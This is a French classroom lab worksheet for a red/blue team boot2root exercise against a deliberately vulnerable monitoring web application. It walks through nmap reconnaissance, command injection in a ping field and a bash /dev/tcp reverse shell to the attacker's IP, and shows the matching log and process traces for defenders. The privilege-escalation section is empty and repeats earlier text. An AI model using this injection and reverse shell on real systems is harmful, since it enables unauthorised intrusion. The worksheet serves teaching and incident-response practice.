

Fiche TP - Kali 03 - Boot2root

I. Introduction

Disclaimer : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.

- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.

1.1 Contexte



L'entreprise a mis en place un nouveau système de monitoring sur une machine critique.

Celui-ci a été développé par l'un des administrateurs en s'aidant de l'IA locale.

Mais cette IA reste simpliste et cela introduira invariablement des vulnérabilités dans le système.

Dans ce cadre, l'entreprise a initialement demandé à son équipe SOC de réaliser un audit de l'application web.


Mais comme vous le verrez, cela pourra aller bien plus loin que prévu.

1.2 Objectifs

Déroulé d'une attaque :



Processus de défense (PICERL)



L'objectif de la team **RED** va être ici de dérouler le processus de l'attaque sur un serveur linux contenant un accès SSH protégé et un site en http.

Le but final est de prouver jusqu'où elle a pu aller en fournissant un rapport montrant les 3 étapes franchies.

- Celle sur le site de l'application prouvant l'accès initial.
- Celle sur le shell de l'utilisateur web prouvant la compromission de la machine.
- Celle de l'injection de la clé ssh prouvant la persistance.
- Celle montrant le contenu de /root, prouvant la réussite d'une escalade de privilège.
- Celle de la page du service web inaccessible, prouvant la réussite de l'arrêt du service.

L'objectif de la team **BLUE** est de répondre à l'incident en procédant pas à pas à une analyse forensique de l'attaque.

Le but final est de fournir un rapport sur les traces laissées par les attaquants.

II. Préparation du TP

<i>RED</i>	<i>BLUE</i>
• Installer une machine Kali standard	• Installer un serveur Ubuntu et le préparer avec le script fourni.

III. Phase 1 : Reconnaissance

Info : l'équipe *BLUE* va fournir l'ip de ses machines à leurs collègue *RED*. On part en effet du principe que c'est un audit interne réalisé par l'équipe SOC.

Pour la RED team

Objectif : Identifier les surfaces d'attaques

La phase de reconnaissance s'effectue en 2 temps :

L'équipe *RED* va tout d'abord scanner la machine de l'équipe *BLUE* afin d'en déterminer la surface d'attaque.

```
nmap -sN -sV <ip machine>
```

```
(root@Tryx)-[/mnt/c/Users/chabr]
# nmap -sN -sV 192.168.1.23
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 11:00 +0200
Nmap scan report for 192.168.1.23
Host is up (0.00094s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

Il est possible de voir que 2 angles d'attaques sont possibles.

- Le SSH (version 10.2p1)
- le serveur web (apache 2.4.66)

Un premier test est effectué sur le ssh :

```
ssh user@<ip machine>
```

```
(root@Tryx)-[/mnt/c/Users/chabr]
# ssh toto@192.168.1.23
toto@192.168.1.23: Permission denied (publickey).
```

Le serveur répond que seule l'authentification par clé publique est autorisée.

Cette voie paraît donc compliquée mais le serveur web a répondu.

Il est possible de tenter une connexion.



NapTime Supervisor

Identifiant

Mot de passe

Se connecter

Pour entrer ici, deux solutions sont possibles :

1. Utiliser les outils de DEV du navigateur (F12).
2. Scanner le site et trouver un fichier qui contiendrait des informations.

La méthode 1 sera explorée.


Ouvrir les outils de dev avec 'F12'. Il y a un onglet "Réseau".

Si la page est rechargée, l'ensemble des fichiers chargés côté client vont s'afficher.

État	Méthode	Domaine	Fichier	Initiateur	Type	Transfert	Ta...	0 ms
200	GET	192.168.1.23	login.html	document	html	895 o	1,...	2 ms
200	GET	192.168.1.23	style.css	stylesheet	css	mis en cache	1,...	0 ms
200	GET	192.168.1.23	logo-large.png	img	png	mis en cache	64...	0 ms
200	GET	192.168.1.23	auth.js	script	js	mis en cache	1,...	0 ms
404	GET	192.168.1.23	favicon.ico	img	html	mis en cache	31...	0 ms

Info : Examiner les différents fichiers pour trouver la porte d'entrée.

A ce stade, l'accès au dashboard devrait être terminé.



Un autre onglet est visible, il permet d'effectuer un test ping.

Ping Test

8.8.8.8

Ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=15.1 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 15.141/15.141/15.141/0.000 ms
```

Pour la BLUE team

Objectif : Observer les traces de la reconnaissance

L'équipe **BLUE** ne va pas pouvoir immédiatement voir les traces de l'équipe **RED** sur la partie scan. En effet, le nmap n'effectuant au niveau réseau qu'un TCP SYN mais n'établissant pas de connexion complète, les traces ne sont pas visibles.

En revanche, la tentative de connexion ssh échouée aura laissé des traces.

Celles-ci sont visibles ici :

```
tail -f /var/log/auth.log | grep sshd-session
```

```
2026-08-18T09:45:29.274374+00:00 template sshd-session[11378]: Invalid user user from 192.168.1.100 port 49174  
2026-08-18T09:45:29.275444+00:00 template sshd-session[11378]: Connection closed by invalid user user 192.168.1.100 port 49174 [preauth]
```

Info : La donnée importante ici est la raison de l'échec de connexion [preauth]. C'est elle qui confirme que la méthode d'accès (login/mdp) est incorrecte car le SSH est paramétré pour accepter les clés.

Les logs apache permettrons de voir les opérations entreprises.

```
tail -f /var/log/apache2/access.log
```

```
192.168.1.100 - - [18/Aug/2026:12:29:51 +0000] "GET /pictures/logo.png HTTP/1.1" 200 895 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:28:51 +0000] "GET /login.html HTTP/1.1" 200 895 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "POST /login_session.php HTTP/1.1" 200 330 "http://192.168.1.23/login.html" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /index.php HTTP/1.1" 200 1189 "http://192.168.1.23/login.html" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /scripts/dashboard.js HTTP/1.1" 200 1504 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /scripts/main.js HTTP/1.1" 200 503 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:12:29:17 +0000] "GET /pictures/logo.png HTTP/1.1" 200 7612 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
```

Ici, il est possible de repérer l'ip de l'attaquant et de voir les requêtes GET et POST jouées.

Cependant, vu qu'il ne s'agit pas de 'brute force', pas de traces réellement significatives.

IV. Phase 2 : Préparation

Pas de phase de préparation sur cet exercice.

Cependant, il peut être intéressant de faire connaissance avec une technique qui va être utilisée plus loin.

Le reverse shell

La technique du reverse shell vise à contourner un problème de flux entrant bloqué, en inversant le sens de connexion au niveau TCP.

Pour initier une connexion et ouvrir un shell à distance, il faut que l'attaquant ouvre une connexion vers la machine cible (en ssh par exemple).




Mais si il y a un pare-feu entre les deux, il peut être configuré pour bloquer les connexions entrantes.



Cependant, il est rare qu'un pare-feu en configuration par défaut bloque les flux sortants.

L'idée ici est donc d'exécuter sur la machine cible une commande afin qu'elle même initie une connexion sortante vers le poste de l'attaquant.



De cette manière, c'est la cible qui initie la connexion.

Pour que cela soit réalisable, il faut 3 conditions :

- l'attaquant doit préalablement être en écoute sur le socket qui servira à établir la connexion.
- le trafic sortant doit être autorisé sur le port de sortie choisi.
- l'attaquant doit livrer la commande malveillante à la cible, d'une manière ou d'une autre.

V. Phase 3 : Accès initial

Pour la RED team

Objectif : Gagner un accès au système.

Ping Test

Ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=15.1 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 15.141/15.141/15.141/0.000 ms
```

Le retour visible sur cet écran est un retour d'une commande système.

Il peut en être déduit le comportement suivant :

1. une ip est entrée dans le champ
2. le technicien appuie sur le bouton 'ping'
3. le bouton appelle une fonction php qui fait un appel système et lui passe la commande 'ping -c 1 \$IP'
4. le système exécute la commande, et renvoie le résultat dans une file de sortie
5. une fonction lit la file de sortie et l'affiche sur la page.

Une fois ce principe compris, il est temps de voir si ce champ est protégé contre l'injection de code vers le système.

il va falloir pour cela utiliser l'opérateur '&&'. Celui-ci permettra d'entrer l'adresse ip, puis de terminer la commande et enchaîner sur une seconde commande. ici '*id*', permettant de voir les identifiants pour l'utilisateur exécutant le service apache.

Ping Test

8.8.8.8 && id

Ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=15.3 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 15.278/15.278/15.278/0.000 ms  
uid=1001(web) gid=1001(web) groups=1001(web)
```

Cela sera une preuve de la vulnérabilité qui pourra être soumise à **BLUE**.

Il est donc possible d'ouvrir ce que l'on appelle un '**reverse shell**' ou shell inversé.

Cela se fait en 2 temps :

- l'attaquant ouvre une fenêtre de console sur le poste d'attaque et y entre la commande :

```
nc -lvnp 4444
```

Cela ouvre un socket RAW en écoute sur le port 4444.

```
C:\Users\chabr>wsl -d kali-linux  
(Bl4ck☉Tryx)-[/mnt/c/Users/chabr]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
|
```

- Puis dans le champ de l'adresse IP sur la page, entrer :

```
8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<ip attaquant>/4444 0>&1'
```

Ping Test

192.168.1.100/4444 0>&1'

Ping

En cours...

Ce qui aura pour effet de connecter le reverse shell.

```
(Bl4ck☉Tryx)-[/mnt/c/Users/chabr]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.18.23.156] from (UNKNOWN) [172.18.23.156] 54886
root@Tryx:/mnt/c/Users/chabr# |
```

?Que viens t-il de se passer !?

Pour le savoir, il faut décortiquer la commande donnée à la machine :

8.8.8.8	adresse de la machine à ping (elle viens compléter la commande 'ping -c 1').
&&	lance une nouvelle commande après la fin de la précédente.
/bin/bash -c "	exécute la commande bash suivante (donnée après le - c)
/bin/bash -i	Ouvre un terminal en mode interacti.
>&	redirrige le STDerr et le STDOUT vers ...
/dev/tcp/<ip>/<port>	le socket réseau défini ici
0>&1	Redirrige également le STDin vers le même flux que STDOUT.

Pour la BLUE team

Objectif : Observer les preuves de l'accès au système

L'équipe **BLUE** ne va pouvoir voir les traces laissées par les actions de l'équipe **RED** lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.

```
tail -f /var/log/apache2/access.log
```

```
192.168.1.100 - - [18/Aug/2026:13:07:18 +0000] "GET /styles/style.css HTTP/1.1" 200 1804 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:18 +0000] "GET /pictures/logo.png HTTP/1.1" 200 7612 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:59 +0000] "GET /connectivityCheck.php HTTP/1.1" 200 1193 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:46 +0000] "GET /ping.php?ip=8.8.8.8%20%26%20%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.100%2F4444%20%3E%26%27 HTTP/1.1" 200 0 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
```

Pour confirmer celle-ci, il est possible d'afficher les processus :

```
ps aux
```

```
root@vulnerablelinux:/home/sc4d-# ps aux | grep bash
sc4d- 1880 0.0 0.1 8856 5808 tty1 Ss 12:43 0:00 -bash
root 1916 0.0 0.1 7900 4844 pts/0 S 12:43 0:00 /usr/bin/bash
web 2315 0.0 0.0 2888 1940 ? S 14:31 0:00 sh -c -- ping -c 1 8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
web 2317 0.0 0.1 7944 3864 ? S 14:31 0:00 /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
web 2318 0.0 0.0 7944 2052 ? S 14:31 0:00 /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
root 2320 0.0 0.0 6716 2684 pts/0 S+ 14:31 0:00 grep --color=auto bash
root@vulnerablelinux:/home/sc4d-# s_
```

Et de voir les processus du reverse shell ouvert par **RED**.

VI. Phase 4 : Mouvement latéral

Pas de mouvement latéral prévu dans ce TP.

VII. Phase 5 : Escalade de privilège

Pour la RED team

Objectif : Gagner des privilèges plus élevés sur la machine

Pour la BLUE team

Objectif : Observer les traces de la reconnaissance

L'équipe **BLUE** ne va pouvoir voir les traces laissées par les actions de l'équipe **RED** lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.

```
tail -f /var/log/apache2/access.log
```

```
192.168.1.100 - - [18/Aug/2026:13:07:18 +0000] "GET /styles/style.css HTTP/1.1" 200 1804 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:18 +0000] "GET /pictures/logo.png HTTP/1.1" 200 7612 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:59 +0000] "GET /connectivityCheck.php HTTP/1.1" 200 1193 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:46 +0000] "GET /ping.php?ip=8.8.8.8%20%26%20%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.100%2F4444%20%3E%26%27 HTTP/1.1" 200 0 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
```

Pour confirmer celle-ci, il est possible d'afficher les processus :

```
ps aux
```

```
root@vulnerablelinux:/home/sc4d-# ps aux | grep bash
sc4d- 1880  0.0  0.1  8856 5808 tty1    Ss   12:43   0:00 -bash
root  1916  0.0  0.1  7900 4844 pts/0    S    12:43   0:00 /usr/bin/bash
web  2315  0.0  0.0  2888 1940 ?        S    14:31   0:00 sh -c -- ping -c 1 8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
web  2317  0.0  0.1  7944 3864 ?        S    14:31   0:00 /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
web  2318  0.0  0.0  7944 2052 ?        S    14:31   0:00 /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
root  2320  0.0  0.0  6716 2684 pts/0    S+   14:31   0:00 grep --color=auto bash
root@vulnerablelinux:/home/sc4d-# _
```

Et de voir les processus du reverse shell ouvert par **RED**.